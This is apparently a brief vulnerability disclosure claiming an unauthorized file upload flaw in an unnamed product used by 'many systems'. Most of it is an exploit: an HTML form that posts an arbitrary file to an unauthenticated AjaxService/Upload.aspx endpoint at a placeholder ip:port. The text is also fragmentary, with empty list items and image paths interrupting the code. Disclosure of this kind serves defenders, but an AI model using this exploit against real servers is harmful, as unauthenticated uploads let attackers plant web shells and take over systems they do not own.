
1. 

2.



The system has an unauthorized file upload vulnerability



There are many systems

**exp：**

**<!DOCTYPE html>**

**<html>**

**<head>**

**<meta charset="utf-8">**

**<title>exp</title>**

**</head>**

**<body>**

**<form action="http://ip:port/AjaxService/Upload.aspx" method="post"enctype="multipart/form-data">**

**<label for="file">Filename</label>**

**<input type="file" name="fdata" id="fdata" />**

**<br />**


**<input type="submit" name="submit" value="Submin" />**

**</form>**


**</body>**

